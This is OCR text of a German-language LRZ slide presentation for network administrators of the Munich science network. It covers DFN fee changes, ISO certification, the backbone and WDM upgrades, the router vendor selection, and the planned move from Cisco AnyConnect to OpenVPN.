  - LRZ stellt von Cluster auf Versorgeranschluss um
  - Mitnutzer Anschluss wird abgeschafft

DFN – neues Entgeltmodell: Änderungen

- LRZ stellt von Cluster auf Versorgeranschluss um
  - Bandbreite kommt vom Versorger (ohne shaping pro Teilnehmer)
  - Jeder Teilnehmer (Einrichtung) muss Dienst-Paket buchen
    - Abhängig von der Nutzerzahl
    - Beschäftigte + 0,15*(an der Institution eingeschriebene Studierende)
- Mitnutzer-Anschluss wird abgeschafft
  - Übergangsfrist bis 31.12.2023
  - Möglichkeiten
    - Teilnahme am Versorgeranschluss – Buchung eines Dienst-Paketes
    - Eigener DFN-Regelanschluss
    - Sonstiger Internet-Anschluss
- LRZ unterstützt bei der Umstellung

Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

ISO 20k/27k Zertifizierung

- Das LRZ hat (2019) die ISO/IEC 20000 und ISO/IEC 27000 Zertifizierung bestanden!
- Erstes wissenschaftliches Rechenzentrum in Deutschland mit dieser Zertifizierung!
  - ISO/IEC 20000 Service-Management
  - ISO/IEC 27000 Informationssicherheits-Management

- **Warum das Ganze?**
  - Nachweis, dass IT Services auf Basis einer international anerkannten Norm erbracht werden
  - Steuerbarkeit der LRZ-Aktivitäten im Bereich Service-Erbringung und -Sicherheit
  - Erfüllung von Compliance-Vorgaben (u.a. EU DSGVO)
  - -> **Ziel: Höhere Kundenzufriedenheit**

Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
    - WDM Aufrüstung 100G
    - Neue Backbone Struktur
    - Router-Auswahl
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring


Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
    - WDM Aufrüstung 100G
    - Neue Backbone Struktur
    - Router-Auswahl
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring


WDM Aufrüstung 100G

- Bandbreitenerhöhung im Zuge der Erneuerung des Router-Backbones
- 100G - letzte Ausbaustufe der genutzten WDM-Technik (ADVA FSP 3000R7)
- Backbone-Strecken sollen künftig verschlüsselt sein
- Einbau neuer Schnittstellen-Karten in die ADVA WDMs
- Erster Teil des Upgrades bereits erfolgt.
- Letzter Teil (LMU Stammgelände) folgt nach Router-Backbone Umbau

WDM Aufrüstung 100G



WDM Aufrüstung 100G




Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
    - WDM Aufrüstung 100G
    - Neue Backbone-Struktur
    - Router-Auswahl
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

Neue Backbone-Struktur

- Backbone-Router (Cisco Nexus 7000, 10 Jahre alt) sollen im Jahr 2022 ersetzt werden
- System hat sich weitgehend bewährt, aber ein paar Probleme:
  - modulare Systeme sind vergleichsweise teuer und nur verzögert aufzurüsten (z.B. geringe Portdichten)
  - Standorte mit doppelter Core-Netz Anbindung (B1 und GZ)
  - Transport von VLANs durchs Backbone mittels VPLS

Bestehende Backbone-Struktur (vor Modernisierung)



Neue Backbone-Struktur


- Generell soll das nächste Backbone aus einem Kernnetz mit Routing bestehen.
- Der Nutzerverkehr wird als Overlay-Network über dieses Netz transportiert
  - EBGP-VPN mit MPLS und/oder VXLAN-Encapsulation
- Das Setup ist daher relativ ähnlich zu einem Leaf+Spine Netz aber ohne den symmetrischen Aufbau der Spines.
- Die Netze sollen per VXLAN möglichst nah an den Nutzer herantransportiert werden.
- Um die Komplexität beherrschbar zu halten:
  - Kein Routing bis in den Standort
  - Das L2-VLAN per VXLAN zu den Kernstandorten transportiert (dort wird wie bisher gerouted).

Neue Backbone-Struktur

Vorteile:

- Höhere Geschwindigkeiten
- Redundanzen in Leitungswegen können besser genutzt werden
- BGP-EVPN/VXLAN erlaubt bessere Verbreitung von VLANs/Subnetzen über mehrere Standorte hinweg
  - nur geeignet für Unicast-Verkehr (klassisches Institutsnetz), nicht für MWN-übergreifendes Broadcast-Netz (BACnet)
  - Optimiertes Routing so nah am Netzrand wie möglich

Neue Backbone-Struktur (Zukunft)



Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
    - WDM Aufrüstung 100G
    - Neue Backbone-Struktur
    - Router-Auswahl
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

Router-Auswahl

- Markt-Erkundung
- Auswahl von drei Herstellern für Live-Tests
- Test im Labor und in der Produktiv Umgebung
- Ergebnis: Kein Hersteller kann alle Anforderungen ohne Abstriche erfüllen.
  - Arista : MACSEC-Verschlüsselung nicht auf allen Geräten möglich
  - Cisco : Bug im PMTU-Discovery
  - Huawei : Verschiedene Geräte-Typen notwendig um alle Anforderungen zu erfüllen.
- Entscheidung ist aktuell noch offen


Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

VPN Aktueller Stand

- Warum VPN?
  - https://doku.lrz.de/display/PUBLIC/VPN
- VPN-Zugangsmöglichkeiten (Aktuell)
  - OpenVPN über virtuelle LRZ-Firewalls
  - AnyConnect über Cisco-ASAs
  - IPsec über Cisco ASAs
- Seit 2020-03 starker Nutzeranstieg
- Hardware
  - Zwei Cisco ASA5585-X

VPN Auslastung



VPN - Wie geht es weiter?

Wechsel von Cisco ASA auf AnyConnect zu **VPN auf Basis von OpenVPN**

- AnyConnect
  - Lizenzmodell nicht auf Uni-Betrieb zugeschnitten
  - Hardware am Ende des Supports
  - Entwicklung weg von reinem VPN in Richtung NGFW

- Zeitplan
  - Oktober 2020
    - Testbetrieb OpenVPN
    - kleiner Nutzerkreis (LMU 20, TUM 54)
  - Sommer 2021
    - Aufbau der Server

VPN - Wie geht es weiter?

- Oktober 2021
  - Ablauf der AnyConnect Lizenzen
- Wintersemester 2021
  - Inbetriebnahme

- Informationen zur OpenVPN Test-Konfiguration
  - Aktuell LMU und TUM. Restliche Hochschulen fehlen noch (Absprachen bzgl. Authentifizierung noch nötig)
  - Die Migration beginnt jetzt. Jeder aus LMU und TUM kann testen!
  - Bei Problemen helfen wir gerne weiter -> LRZ-Servicedesk
  - https://doku.lrz.de/display/PUBLIC/VPN+OpenVPN+Testbetrieb+LMU+und+TUM

OpenVPN

- OpenSource VPN, seit 2001
  - Open Source Software, herstellerunabhängig

- Was ändert sich mit OpenVPN
  - keine automatische Clientinstallation mehr
  - keine automatischen Clientupdates mehr
  - keine automatischen Konfigurationsupdates mehr
  - kein Windows SBL (Start-Before-Logon) mehr
